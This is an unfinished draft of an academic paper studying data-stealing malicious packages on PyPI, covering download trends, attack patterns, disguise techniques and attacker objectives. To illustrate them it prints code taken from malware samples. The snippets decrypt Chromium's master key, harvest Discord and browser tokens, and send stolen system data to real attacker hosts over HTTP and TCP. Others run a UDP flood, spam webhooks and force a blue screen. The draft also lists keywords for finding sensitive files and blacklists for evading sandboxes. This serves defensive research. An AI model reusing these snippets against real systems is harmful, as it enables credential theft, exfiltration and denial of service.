Noname manuscript No.
(will be inserted by the editor)

Characterizing Data Stealing Packages in the PyPI Ecosystem

Ye Li · Kaifeng Huang · Yang Shi

the date of receipt and acceptance should be inserted later

Abstract xxxx

1 Introduction

Data security is becoming more and more crucial. As software supply chains grow increasingly complex and interconnected, the importance of data security has become more pronounced than ever. Modern applications often rely on a vast network of third-party libraries, open-source components, and cloud-based services—each introducing potential vulnerabilities into the supply chain. A single compromised dependency can cascade through the ecosystem, exposing sensitive personal data and compromising the integrity of entire systems. This highlights the urgent need to secure every link in the software supply chain, from development to deployment. In an era where digital trust is paramount, securing the software supply chain is essential to protecting the confidentiality, integrity, and availability of personal and organizational data.

Recently, there has a growing number of data breaching incidents.

As open source ecosystem thrives, Aattackers conduct open source supply chain attacks to achieve the goal of data breaching.

Especially, the rise of Python language and PyPI ecosystem has attracted the attention of the attackers.

PyPI has been targetted as a great platform for attackers to perform data stealing.

Although there are some related works investigating ... On the one hand, characteristics. On the other hand, effectiveness. However, ...

In this paper, we conducted an empirical study to answer the five questions.

Ye Li, Kaifeng Huang, Yang Shi
School of Computer Science and Technology, Tongji University
E-mail: {kaifengh,XXX}@tongji.edu.cn

- **Prevalence (RQ1)**: What are the trends in downloads of malicious data-stealing packages in recent years?
- **Attack Pattern (RQ2)**: What are the attack patterns employed by data-stealing packages?
- **Disguise Characteristic (RQ3)**: What are the disguise techniques employed by data-stealing packages at the source code level?
- **Objectives Study (RQ4)**: What objectives do data-stealing packages aim to achieve?
- **Detection Effectiveness study (RQ5)**: What is the current detection rate of data-stealing malicious packages by malicious package detection software and websites?

We find that ...
In summary, our contributions are as follows:

- we ...
- xxx
- xxx

2 Background and Motivation

2.1 Data Stealing

2.2 Motivation

3 Empirical Study Setup

In this study, we focus on malicious packages developed in the Python programming language as our primary research subject. By conducting a comprehensive analysis at the source code level, we aim to identify and characterize the distinctive features of data-stealing malicious packages. This approach allows us to gain deeper insights into their behavior, implementation techniques, and potential impact on software security.

Research Questions. We design this study to answer the following five research questions.

- **Prevalence Analysis (RQ1):** What are the prevalence of malicious data-stealing packages in recent years?
- **Disguising Characteristic Analysis (RQ2):** What are the disguise techniques employed by data-stealing packages at the source code level?
- **Attack Pattern Analysis (RQ3):** What are the attack patterns employed by data-stealing packages?
- **Data Stealing Objective Analysis (RQ4):** What objectives do data-stealing packages aim to achieve?
- **Detection Effectiveness Evaluation (RQ5):** What is the current detection rate of data-stealing malicious packages by malicious package detection software and websites?

3.1 Data Stealing Package Collection

We constructed the dataset of data stealing packages as follows. For malicious packages, we collected malicious samples from two sources. We selected 2,483 malicious packages from the PyPI section of Backstabber's Knife Collection[Ohm et al.(2020b)]. We also sampled 3,695 packages out of a total of 5,874 packages from pypi_malregistry [Wenbo et al.(2023)], ultimately formed a Python malicious package dataset with a capacity of 6,178.

We randomly selected 735 packages as our research samples from the database, with a confidence level of 99%add citation. Within the sample, we manually screened data-stealing packages according to the following definitions:

A data-stealing malware package is a type of malware designed to covertly access and transfer a user's sensitive information or data without authorization.

Specifically, we use two indicators to determine whether a malicious package is a data-stealing package:

- Obtaining sensitive information:A package uses system collection or environment collection to obtain sensitive information from a computer.
- Transmitting sensitive information:A package sends the obtained information to a certain URL

If a malicious package meets the above two conditions, we will mark it as data-stealing.Our classification of sensitive information is shown in Table 1.If a package obtains the above sensitive information and transmits it, we will mark it as data-stealing. How to you justify the completeness of your sensitive information here?

After screening, we marked 83 data-stealing packages out of a total of 735 sampled packages. HOW ABOUT the rest of the packages that fall outside your sensitive information? Two of the authors participates in the labeling process with a third author solving the disagreements. The process takes xxx human hours.

3.2 Research Question Setup

In this study, we set five research questions to explore the popularity trends and code features of data-stealing packages.

RQ1 Prevalence Study. In this study, we utilized the BigQuery Sandboxcitation to methodically collect extensive data on the total downloads of classified data-stealing packages from 2017why 2017? to 2024. By examining the download trends of these malicious packages over this seven-year period, we aim to uncover shifts in their popularity. This analysis allows us to gain insights into how the severity and evolving trends of data-stealing threats have changed over time, providing a clearer understanding of their impact and reach within the software ecosystem.

system info	software info	OS
		hostname
		username
		computer name
		cwd
	hardware info	runtime
		RAM
		MAC
		IP
		CPU
		GPU
		HWID
personal info	location	
	email	
	phone number	
	2FA/MFA	
	name	
website/software/browser info	authentication info	encrypted_key
		cookies
		tokens
	user info	
	browsers history	
user behavior data	screenshot	
	videocapture	
	click data	
financial info	Cryptocurrencies wallets	
	credit-card	
	payment methods	

Table 1: Sensitive Information Statistics

RQ2 Attacking Pattern Study. In this study, we perform an in-depth, code-level analysis of the classified data-stealing packages to dissect their underlying mechanisms and operational behaviors. By systematically examining the source code, we identify and categorize the various attack modes employed by these packages. Our goal is to create clear and organized classifications of the attack patterns used by this type of malicious software. Through careful analysis, we aim to explain how these threats work technically and to provide a simple, structured way to understand their behavior and tactics.

RQ3 Disguise Characteristic Study. In this study, we conducted a comprehensive and detailed investigation into the disguise characteristics of data-stealing malicious packages. Our research involved a meticulous examination of the metadata associated with each package, including attributes such as descriptions ,author name and email. By carefully analyzing this metadata, we assessed its validity and determined whether it was intentionally manipulated to mimic legitimate benign packages. Furthermore, we recorded both the specific goals behind these disguises and the techniques used to accomplish them. These methods encompass a range of sophisticated tactics, such as encrypting stolen data to evade detection, integrating anti-detection mechanisms to bypass security systems, and designing custom download processes to conceal malicious activities.



Fig. 1: Download Trends of Data-Stealing Packages (2017–2024)

RQ4 Stealing Objectives Study. In this study, we carried out an exploration of the objectives that data-stealing malicious packages aim to achieve. Our research focused on identifying the primary goals driving the development and deployment of these packages, ranging from financial gain to personal information gain. By analyzing the behavior and functionality of these packages, we sought to uncover the underlying motivations behind their creation and distribution. Through careful examination of the information stolen and additional means of attack, we categorized the objectives into distinct types, such as stealing sensitive user data, obtaining financial benefits, or compromising system integrity for further exploitation. By shedding light on these objectives, our study aims to contribute to the development of more targeted and effective countermeasures, ultimately enhancing the ability to detect, prevent, and mitigate the impact of such malicious activities.

RQ5 Detection Effectiveness study. XXX

4 Results

In this section, we

4.1 Prevalence Study (RQ1)

By collecting and counting the download data of the classified data-stealing packages, we generated a trend chart covering the period from 2017 to 2024, as depicted in Fig.1. The statistical chart shows that the package downloads gradually increased from 2017 to 2022, with a larger growth rate in 2021 and 2022, reaching a peak in 2021,then declined in 2023 and 2024.

We found that 2021 was a period of outbreak of malicious packages. At the same time, the download volume in 2020 cannot be ignored.In 2021, software supply chain attacks became a major trend in cybercrime, and attackers

began to exploit open source software repositories (such as PyPI, npm, and RubyGems) on a large scale. Furthermore, since PyPI prioritizes installing the latest versions of libraries by default, attackers can upload malicious updates on PyPI and trick developers into downloading them. The 2020-2021 SolarWinds hack was one of the most serious supply chain attacks in recent years.The success of hackers using supply chain vulnerabilities to break into the U.S. government and companies had brought supply chain attacks into the public eye, and as a result, the hacker community had begun to use PyPI more frequently to spread malware. Additionally, on June 23,2022, the OSCS,open source security community monitoring found that the PyPI official repository was uploaded by the attacker mega707 with more than 150 malicious phishing packages such as ‘agoric-sdk‘ ‘datashare‘ ‘datadog-agent‘.

The decrease in downloads in 2023 and 2024 is speculated to be caused by restrictions imposed by the PyPI. On May 25, 2023, PyPI announced that every account that maintains any project or organization on PyPI will be required to enable Two-factor authentication (2FA) on their account by the end of 2023.And On January 1, 2024, PyPI requires 2FA for all users. Prior to this measure, if someone used a simple or reused password, an attacker could take control of the maintainer's account and begin acting as that user, while installing and executing software on unsuspecting users' computers. Enabling 2FA makes it almost impossible for an attacker to directly control the PyPI maintainer's account even if they steal the password, significantly reducing the risk of legitimate accounts being hijacked to upload malicious packages. This is critical to the security of the PyPI ecosystem and helps protect developers and users from malware.

4.2 Pattern Study (RQ2)

In this section, we present a detailed analysis of the attack patterns employed by data-stealing malicious packages. By meticulously examining the source code of these packages, we summarize and classify the attack patterns and processes of the packages, and count the proportion of each mode, as shown in Table 2. We mainly study the attack patterns in this part. Therefore, in Table 2,the stolen information we recorded is the main stolen information, and the attached stolen information is not recorded in detail.

Pattern	Description	Percentage
1	decrypt authentication information → steal various info → (encrypt info) → packaging info → transmit	7.2%
2	decrypt authentication information → steal various info → (encrypt info) → packaging info → transmit → extra attack	3.6%
3	steal system info → (encrypt info) → packaging info → transmit	72.3%

4	steal system info → (encrypt info) → packaging info → transmit → remote download → execute downloaded files	10.8%
5	steal system info → packaging info → transmit → extra attack	1.2%
6	steal financial info → packaging info → transmit	1.2%
7	steal Discord info → packaging info → transmit → extra attack	1.2%
8	steal system,software info → packaging info → transmit	1.2%
9	steal authentification info → packaging info → transmit	1.2%

Table 2: Attack Pattern Classification and Statistics

4.2.1 Information Acquisition Method

Patterns 1 and 2 are similar. They both steal various types of sensitive information listed above. They rely on local profiles for software, websites, and browsers,not only steal system information, but also steal user information, payment information, browsing history and automatic filling information from these platforms. To steal the information stored on the platforms, the package needs to obtain the master key or tokens to control the account.

The master key is an AES encryption key used by chromium browsers (such as chrome, edge and brake) to protect locally stored passwords, cookies and credit card information.This key is stored in the *local state* file and encrypted through the windows DPAPI. To obtain the master key, the package will first find the local state file, which is usually stored in the path *appdata/local/google/chrome/user data/local state*. Then the packages read the encrypted_key field, decrypt it using windows DPAPI, and then decrypt the stored data such as passwords and cookies using the decrypted master key.The specific code is shown in Listing 1.

The browser usually provides the "save password" function. When a user logs in to a website *(e.g. email, social media)*, the browser will prompt the user whether to save the password. If the user chooses to save, the browser will encrypt the website address, user name and password and store them locally. Cookies are small data files stored in the user's browser by the website, which are used to maintain the user's login status and other preferences. When a user logs in to a website, the server will generate a session cookie and send it to the user's browser. The browser will save this cookie and automatically send it to the server in subsequent requests to verify the user's identity. After the script steals the master key, it can decrypt and obtain these passwords and cookies,then log in directly to the user's online account,or use cookies for session hijacking and impersonate users to access online services.Finally, steal users' personal information stored on the software,websites and browsers. In addition to stealing the basic information of these platforms, these packages will also search the local files of the extensions of the browser's cryptocur-

rency wallet, such as Exodus and Metamask, in an attempt to steal financial information.

Listing 1: Steal Master key

```
def get_master_key(path: str):
    with open(path + "\\Local State", "r", encoding="utf-8") as f:
        c = f.read()
    local_state = json.loads(c)
    master_key = base64.b64decode(local_state["os_crypt"]["
        encrypted_key"])
    master_key = master_key[5:]
    master_key = CryptUnprotectData(master_key, None, None, None, 0)
        [1]
    return master_key
```

A token is a short-term valid credential used to bypass traditional password authentication and directly log in to an account.After stealing the token, the attacker can access the account for a short time. Tokens are usually stored in the */local storage/leveldb*.The data-stealing packages always define a list called ṕath ´, add the paths where various browsers and softwares store *leveldb* files to the list, and then traverse these paths to find matching tokens. The Path úsually covers many mainstream browsers and software, including opera, Microsoft edge, chrome, discord canary, discord PTB, etc., to improve the success rate of stealing. If a browser or software is installed on the host, they will get its tokens smoothly.The specific code is shown in Listing 2.

Listing 2: Steal Tokens

```
def tokens(ctx):
    paths = [
        os.path.join(os.getenv("APPDATA"), ".discord"/".discordcanary
            "/".discordptb", "Local Storage", "leveldb"),
        os.path.join(os.getenv("LOCALAPPDATA"), "Google"/"Microsoft"/
            "BraveSoftware", "Chrome"/"Edge"/"Brave-Browser",, "User
             Data", "Default", "Local Storage", "leveldb"),
        os.path.join(os.getenv("APPDATA"), "Opera Software", "Opera
            Stable"/"Opera GX Stable", "Local Storage", "leveldb"),]
    tokens = []
    for path in paths:
        for file in os.listdir(path):
            for line in [x.strip() for x in open(os.path.join(path,
                file), errors="ignore").readlines() if x.strip()]:
                for regex in [r"[\w-]{24}\.[\w-]{6}\.[\w-]{38}", r"
                    mfa\.[\w-]{84}"]:
                    for token in re.findall(regex, line):
                        account_name = get_account_name(token)
                        tokens.append((account_name, token))
```

After obtaining the token, some scripts will verify the validity of the token. Take discord as an example. If the incoming token is in the self.tokens list, continue processing. Then generate the request header through *self.getheaders (token)*, and send a request to discord's API using *requests.get* to verify the validity of the token. Check the response status code through complex bit

operation. If the request is successful and the token is not in the self.tokens list, add the token to the list.

After obtaining a valid discord token, the script will request the account details through the Discord API. The script will also set the HTTP request header, and then send HTTP get requests to different API endpoints of Discord to return sensitive information such as user basic information, payment information, and friends list.

Listing 3: Request Header Example

```
    headers=
    {'Authorization':token,
        'Content-Type':'application/json',
        'User-Agent':'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv
            :102.0) Gecko/20100101 Firefox/102.0'}
```

Pattern 3-5 focus on stealing system information. Different information has different ways of stealing.For hostname, cwd, username,IP and some hardware information, the library function is usually used, as shown in Listing 4. For operating system information, such as version number, name, and version information, the platform function is usually used, such as *platform.release(),.system(),.version() and .processor()*. Obtaining GPU, HWID and MAC information requires more complex functions, but it is still implemented using system functions.

Listing 4: Stealing Mode: system info

```
hostname = socket.gethostname(),platform.node() #hostname
cwd = os.getcwd()
username = getpass.getuser()
IPAddr=socket.gethostbyname(hostname),reqip = requests.get("https://
    api.ipify.org/?format=json").json() #IP
psutil.virtual_memory() #RAM
```

Additionally, some scripts steal system runtime and environment variables. The methods used are shown in Listing 5 and 6.

Listing 5: Stealing Mode: runtime and env variables

```
    with open("/proc/uptime", "r") as f: #runtime
    uptime = f.read().split(" ")[0].strip()

    for _, value in environ.items(): #env variables
            string += value+" "
```

Patterns 6-8 obtain information in the same way as the method of finding local files. Pattern 9 is the part of obtaining authentication information in patterns 1 and 2. In addition to the above stealing methods, some malicious scripts will also directly search local folders to find files, generally *desktop, downloads and documents*. The script will set the keyword lists (such as key_wordsfolder and key_wordsfiles), and in *desktop, downloads and documents*, find the files or folders with specific keywords in the file name.Common keywords are shown in Table 3. At the same time, due to the excessive number of files to be searched, scripts tend to use multiple threads to search multiple folders at the same time

to improve efficiency.After finding the target file, the script will upload the file and get the download link.

Types	Keywords
Folder	”account”,”acount”,”passw”,”secret”,”senhas”,”contas”,”backup”, ”2fa”,”work”,”private”,”source”,”users”,”username”,”login”, ”user”,”usuario”,”log”
Files	”passw”,”mdp”,”motdepasse”,”mot_de_passe”,”login”,”secret”, ”account”,”acount”,”paypal”,”banque”,”account”,”metamask”, ”wallet”,”crypto”,”exodus”,”discord”,”token”

Table 3: Keywords Lists

The stealing of user behavior information is also realized through system functions.For screenshot, the function *image=imagegrab. Grab()* is usually used. After the screen capture is successful, the script will create a binary stream object in memory to temporarily store image data, save the screenshot in PNG format to the object, and finally package it into a file for sending. For videocapture, the *cv2.videocapture (0)* function is generally used to read a frame of image from the camera, and the image is also converted into binary data and sent. Some malicious packets will also listen to the user's keyboard events and collect click data.To collect click data, first process the keyboard event, convert it into character text, and then enable the keyboard listener, such as *keylistener=pynput.keyboard Listener(on_press=OnKeyboardEvent)*. Finally, write the record to the file regularly for sending.

4.2.2 Information Packaging and sending Method

After a malicious script steals sensitive information, it needs to package the stolen information and send it to the attacker. According to different sending methods and different information forms, stealing packages will choose different information packaging methods.Except for user behavior information and local files, other sensitive information can be stored in strings.92.8% of stolen packages will write these strings into the dictionary or concatenate information into strings for sending. 4.8% of the stolen packets will write the stolen information to a file and send the file.6% of malicious packages that steal files will compress and package files and then send compressed files.Only 4.8% of malicious packets are sent directly without packaging information because only a single message is stolen. For packaged files, the script uses the *discord.file ()* function to send them to the Discord channel, or upload them to Anonfile, a service that provides anonymous file sharing.But for other information, there are many transmission modes

Before transmission, the script usually defines a URL, which is restricted by the attacker and used to receive information.Some URLs point to the server specified by the attacker,some are webhook URLs, which are used to connect to the discord channel specified by the attacker.89% of stealing packages transmit

information by sending HTTP requests to the URLs.Most of the libraries used to send HTTP requests are requests, and a few use urlopen and curl. 67.5% of packages use HTTP GET method,22.9% use HTTP POST method,some packages use a mixture of two methods. GET uses the *params* to pass data, attaches the strings or dictionaries composed of information as the request params to the query string of the URL. The POST method includes the request parameters in the request body,using JSON or data parameters. The request parameters are strings or dictionarys composed of stolen information,and 8.4% of the packages convert dictionaries to JSON format. An example of requests constructed in two ways is shown in Listing 6.

Listing 6: Constructed Request

```
    ploads = {'hostname':hostname,'cwd':cwd,'username':username}
    requests.get("http://5r13v9.ceye.io", params=ploads)

    vid = user_name+"###"+hostname+"###"+os_version+"###"+ip
    request.urlopen(r'http://openvc.org/Version.php',data='vid='.
        encode('utf-8')+base64.b64encode(vid.encode('utf-8')))

    payload = {"username" : message.author.name,
        "avatar_url" : str(message.author.avatar_url)}
    requests.post(config['attachment_webhook'], json=payload)
```

In addition to using HTTP, 6% of packets use TCP connection for data transmission.They first create a TCP socket, then connect to the port of the IP address of the remote server specified by the attacker, and then send it in the form of byte stream,as shown in Listing 7.

Listing 7: TCP Connection

```
    clientSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    clientSocket.connect(("134.209.85.64",9090))
    clientSocket.send(str(sendable_string).encode())
```

There are also some packages that send information through discord's webhook. The webhook URL specifies the target discord server and channel controlled by the attacker.They usually use the functions of the discord library to send.

4.2.3 Additional Operations

Chapters 4.2.1 and 4.2.2 introduce the process from information stealing to transmission. However, according to statistics, 16.8% of the packets have carried out additional operations, 6% of which have carried out additional attacks, and 10.8% packages downloade remotely. Extra attacks will be described in section 4.4. Here we introduce remote download,

The package for remote download will specify the download URL, which provides the file to download.The downloaded files are in various forms, including bat files, zip files and exe files. After downloading, the file will be saved in the current working directory or another temporary directory. For

bat files and exe files, the system command will be called to run. For zip files, they will be unzipped. Remote downloads pose significant risks, as files such as '.bat', '.exe', and '.zip' may contain malicious code. When executed, these files can install malware, steal data, or compromise system. Executable files ('.bat' and '.exe') can run arbitrary commands, while '.zip' files may extract harmful scripts or programs that evade detection and enable further attacks.

4.3 Disguise Characteristic Study (RQ3)

In this section, we delve into the empirical analysis of disguise characteristics employed by data-stealing malicious packages. As the threat landscape evolves, malicious actors increasingly leverage multiple techniques to evade detection and infiltrate software ecosystems. Our study aims to systematically identify and categorize the various disguise mechanisms utilized by these malicious packages, shedding light on their operational strategies and the challenges they pose to security defenses. We counted the objects and methods of disguise ,found that only 7.2% of data-stealing packages didn't disguise. Our statistical data on the disguise object is shown in Fig.2. The data shows that most packages disguise download process, followed by opeartion process and stolen info.Additionally, 6% of the packages employ multiple disguise objects, encompassing IP addresses, code, and the aforementioned elements.

Nearly 70% of the packages customize the download process. Alongside the visible download procedure, hidden data-stealing will be performed. They will specify a custom installation class *custominstall* for the cmdclass parameter in the setup function, replacing the default installation logic.In the custominstall class, it first call *install.run (self)* to execute the normal installation logic, and then steal and send data.

The most common way to disguise information is to encrypt it, so that the original information can be replaced by a seemingly random character sequence. This can avoid directly exposing the plaintext form of sensitive information, thus avoiding some simple detection mechanisms based on string matching. At the same time, the encoded data looks like garbled code, which is not easy to be recognized as sensitive information by humans or simple scripts. The most common way to encode information is Base64.As in the fifth line of Listing 6, Base64 encoding is used to encrypt the vid string.Base64 is also often used to encrypt IP addresses and URL. Similar to Base64 encoding, hexadecimal encoding is another method used to disguise data. In some cases, scripts utilize the *encode().Hex()* function to convert information into hexadecimal format prior to transmission. There are also scripts that use XOR to encrypt strings,as shown in Listing 8.It will define a key array, convert each character of string to ASCII code, XOR each ASCII code with the corresponding byte in T, convert the result back to character and splice it into the encrypted string encd. Some packages will use more complex custom encryption methods, such as *noblesse*.The script has an encryption function, which generates a random string with a specified length. For the information to be encrypted, each



Fig. 2: Disguise Object Statistics

character has a 50% probability of being replaced by the generated random character, and the confused string is finally sent.

Listing 8: XOR Encryption

```
    key_array = [0x76, 0x21, 0xfe, 0xcc, 0xee]
    for i in xrange(len(string)):
    encd += chr(ord(string[i]) ^ t[i % len(t)])
```

There are two ways to disguise the operation process: one is the anti-detection-mechanism, and the other is to delete temporary files. There are many ways of anti detection, but the essence is to detect whether the running environment of the script is monitored to prevent the script from running in the test environment. A script tried to load *sbiedll.dll*, which is a dynamic link library used by Sandboxie sandbox software. If the loading is successful, the script is running in a sandbox environment. This can help data-stealing detect whether it is running in a sandbox environment, thus avoiding execution in the sandbox, which is usually used for malware analysis and debugging. There are also scripts that use WMI *(i.e.,Windows Management Instrumentation)* to query the information of hard disk drives. If the description of the hard disk drive contains "VBox" *(i.e.,the identifier of the VirtualBox)* or "virtual" *(i.e.,the identifier of the virtual machine)*, the script runs in the virtual machine. Virtual machines are usually used for security analysis and malware research, so malware will avoid execution in the virtual machine environment. Additionally, some scripts list BLACKLISTs containing user IDs, hostnames, and MAC addresses. They detect the current machine's relevant information and check whether it matches any entry in the blacklist. If a match is found, the program terminates.Part of test items are shown in Table 6.

```
def get_master_key(self, path):
    with open(path, __import__('base64').b64decode(__import__('zlib')
        local_state = f.read()
    local_state = json.loads(local_state)
    master_key = base64.b64decode(local_state[__import__('base64').b64decode(__import__('zlib')
    master_key = master_key[True | True << (True << (True << True >> True)):]
    master_key = CryptUnprotectData(master_key, None, None, None, True >> True)[True << True >> True]
    return master_key
```

Fig. 3: Code Obfuscation

BlacklistUsers	BlacklistUsername	BlacklistMAC
'WDAGUtilityAccount', '3W1GJT', 'QZSBJVWM', '5ISYH9SH', 'Abby', 'hmarc'	'BEE7370C-8C0C-4', 'DESKTOP-NAKFFMT', 'WIN-5E07COS9ALR', 'B30F0242-1C6A-4', 'DESKTOP-VRSQLAG'	'00:15:5d:00:07:34', '00:e0:4c:b8:7a:58', '00:0c:29:2c:c1:21', '00:25:90:65:39:e4'

Table 4: Blacklist Test Item

Another disguise behavior observed is to delete the temporary files created during its execution,with the common function is *os.remove (filename)*. This practice serves multiple purposes, including covering tracks to evade detection and minimizing the malware's footprint on the compromised system. By removing temporary files, data-stealing aim to hinder analysis by security researchers and avoid leaving traces that could trigger alerts from antivirus or monitoring tools. Some packages for remote download will store files in temporary locations. After downloading and executing these files, the script will delete some downloaded zip files for cleaning. The script mentioned in section 4.2.2 to search for potentially private local files whose file names contain keywords will also package the files into the created zip file and delete them after sending. Scripts that steal software or browser information will find the folder where the target application stores data. Some of them will copy the folder to the local temporary directory, compress and send it before deleting it.

We found two ways to disguise code. One is to replace the code with a character style, such as Fig.3. The characters in the code are not conventional ASCII characters, but different font variants are used. These font variants are only used to increase the reading difficulty, which will not affect the operation of the program in essence, but only prevent direct understanding or reverse engineering through visual interference.

The other is to hide the code in the JPG file.The package *colourama* writes malicious code into the test.jpg file in advance,then rename the test.jpg file to new.vbs, and then use the Wscript command to execute the new.vbs file. At the same time, if there is no test.jpg, the script will send an HTTP request to download the remote script, generate a random 16 character file name, attach the.Vbs extension, open the file and write the downloaded script content in the append mode, and finally execute the VBScript file. It is worth noting that the code used to perform these operations is Base64 encoded, which makes the malicious operation more hidden.

Beyond obfuscating the code, the package also conceals its metadata. Typically stored in PKG-INFO files, metadata includes key details such as the Metadata-Version, Summary, Home-Page, Author, and License. Through manual inspection of each PKG-INFO, we discovered that numerous metadata fields were either missing or unreadable,likely an intentional measure to obscure attacker-related information. We specifically examined the description-summary, author name and email, as these contain highly sensitive information that could readily reveal both the package's intent and the attacker's identity.

According to statistics, we found that 90% of metadata contains descriptions or summaries, but 68% of them are unreadable or have no actual content. Regarding the author name field, 15.6% of the metadata entries were found to be missing this information.14.2% of the listed author names are unreadable, either mixed with symbols and numbers or directly using package names. Among the readable names, we used a name query website to verify their trustworthiness, and found that only 18.3% of the names were trustworthy, while the rest were mostly meaningless words such as 'haha' and 'test'. Email addresses, being more sensitive personal information, appear less frequently in metadata, with only 28.9% of cases including this field.Similarly, we tested the availability of email addresses through our website and found that 41.6% of them were not intended for receiving emails, meaning they were not trustworthy.

This investigation reveals a dual-layered deception strategy employed by malicious packages. Attackers not only implement multiple disguise techniques but also systematically manipulate package metadata to obscure their information. Our statistical analysis demonstrates the alarming prevalence of these practices: 94% of examined packages exhibit either missing or untrustworthy metadata, with particularly low validity rates for critical identifiers. These findings underscore the need for more robust verification mechanisms that examine both code implementation and package metadata with equal scrutiny.

4.4 Objective Study (RQ4)

In this chapter, we will perform a thorough analysis of the objectives behind these malicious packages. By integrating this examination with the patterns and characteristics of data-stealing packages outlined in Chapter 4.2, we seek to reveal the fundamental goals driving the design and deployment of such data-stealing packages.

The packages in patterns 1 and 2 mainly steal personal and authentication information on various platforms. The user's account and password, address and credit card information stolen by the data-stealing package in the browser are very valuable to attackers. The browser's history, payment information, and billing records provide attackers with insights into the victim's economic situation, enabling them to identify and select high-value targets for further attacks Access to digital currency wallet information, including cryptocurrency wallets like Exodus, enables attackers to directly steal funds, posing a signifi-

cant financial threat to victims. The purpose of stealing software and website information is diverse. After stealing Discord information, attackers can obtain the user's account permissions, and even send messages, join the server, etc. , so that they can use the account to defraud the victim's relatives and friends of money. After stealing steam and minecraft accounts, the stolen accounts may be sold for financial benefits due to the large amount of information related to games, shopping and personal accounts stored in these software accounts. There are the most data-stealing packages for the purpose of stealing system information.By stealing system information, malicious scripts can gather critical details such as system configurations and computer specifications. Attackers leverage this data to plan and execute more targeted and effective subsequent attacks. At the same time, stealing system information can help the attacker understand the security vulnerabilities and configuration of the target system, so as to find a way to improve permissions, or set up a back door to access the attacked system at any time in the future.

In addition to stealing data, certain data-stealing packages are designed with malicious attack capabilities, as seen in patterns 2, 5, and 7.Extra malicious attacks include spamming, UDP flood attack, self starting mechanism, cryptocurrency address swap and various attacks on computers.

Some packages use the startup folder mechanism of the windows system to copy the malicious script file to the startup directory to ensure that the script will run every time the system restarts.

The package *noblesse-0.0.5* carries out classic spam attack and flood attack.The *webhook-spam* function of the code sends a payload with the specified content by sending a post request to the webhook URL. This function can be used to send a large number of content, disrupt the target system or service, and produce the effect of spam.Relevant codes are shown in Listing 9. The *flood* function in the code performs a classic flood attack. It creates a UDP socket and sends packets to the destination IP and port. This operation will send a large number of packets in a short time. In this way, the attacker can cause network congestion, exhaust the bandwidth or resources of the target server, and make the target service unavailable.Relevant codes are shown in Listing 10.

Listing 9: Spamming

```
    def webhook_spam(webhook, content):
    payload = {'content': content}
    requests.post(webhook, json=payload)
```

Listing 10: UDP Flood Attack

```
    def flood(sock, ip, port, stop, bytes):
    while time.time() < stop:
        sock.sendto(bytes, (ip, port))
```

In addition, the *address-swap* function in *pycryptography-3.0.0* identifies the cryptocurrency address copied to the clipboard by the user and automatically replaces it with the address of the attacker, ensuring that the user

transfers funds to the attacker's account when transferring funds,the economic losses caused by this practice are huge.

In addition to the above attacks, there are also attacks on computer systems. For example, the function shown in Listing 11 obtains sufficient system privileges through the *RtlAdjustPrivilege* function, and then simulates a hard error through the *NtRaiseHardError* function, causing the system to crash with a blue screen. This operation may cause the target machine to crash, and may be used to interfere with the normal operation of the system in some malicious behaviors. There are also malicious scripts that call the *os.system("shutdown /s /t 1")* command to force shutdown, which may cause data corruption or loss, damage to the file system and operating system.

Listing 11: Blue Screen of Death

```
1    def bluescreen(ctx):
2    ctypes.windll.ntdll.RtlAdjustPrivilege(19, 1, 0, ctypes.byref(
         ctypes.c_bool()))
3    ctypes.windll.ntdll.NtRaiseHardError(0xc0000022, 0, 0, 0, 6,
         ctypes.byref(ctypes.c_ulong()))
```

4.5 Detection Effectiveness Evaluation (RQ5)

5 Related Work

Malicious Package Detection.

Security Threats in OSS Supply Chain.

5.1 Threats and Limitations

6 Conclusion and Future Work

xxxx [Cappos et al.(2008)]

Acknowledgment

This work was supported by the National Natural Science Foundation of China (Grant No. 62402342).

References

[Agten et al.(2015)] Pieter Agten, Wouter Joosen, Frank Piessens, and Nick Nikiforakis. 2015. Seven months' worth of mistakes: A longitudinal study of typosquatting abuse. In *Proceedings of the 22nd Network and Distributed System Security Symposium*.

[Alfadel et al.(2023)] Mahmoud Alfadel, Diego Elias Costa, and Emad Shihab. 2023. Empirical analysis of security vulnerabilities in python packages. *Empirical Software Engineering* 28 (2023).

[Bagmar et al.(2021)] Aadesh Bagmar, Josiah Wedgwood, Dave Levin, and Jim Purtilo. 2021. I know what you imported last summer: A study of security threats in the python ecosystem. *arXiv preprint arXiv:2102.06301* (2021).

[Cao and Dolan-Gavitt(2022)] Alan Cao and Brendan Dolan-Gavitt. 2022. What the Fork? Finding and Analyzing Malware in GitHub Forks. In *Proceedings of the Workshop on Measurements, Attacks, and Defenses for the Web*.

[Cappos et al.(2008)] Justin Cappos, Justin Samuel, Scott Baker, and John H Hartman. 2008. A look in the mirror: Attacks on package managers. In *Proceedings of the 15th ACM conference on Computer and communications security*. 565–574.

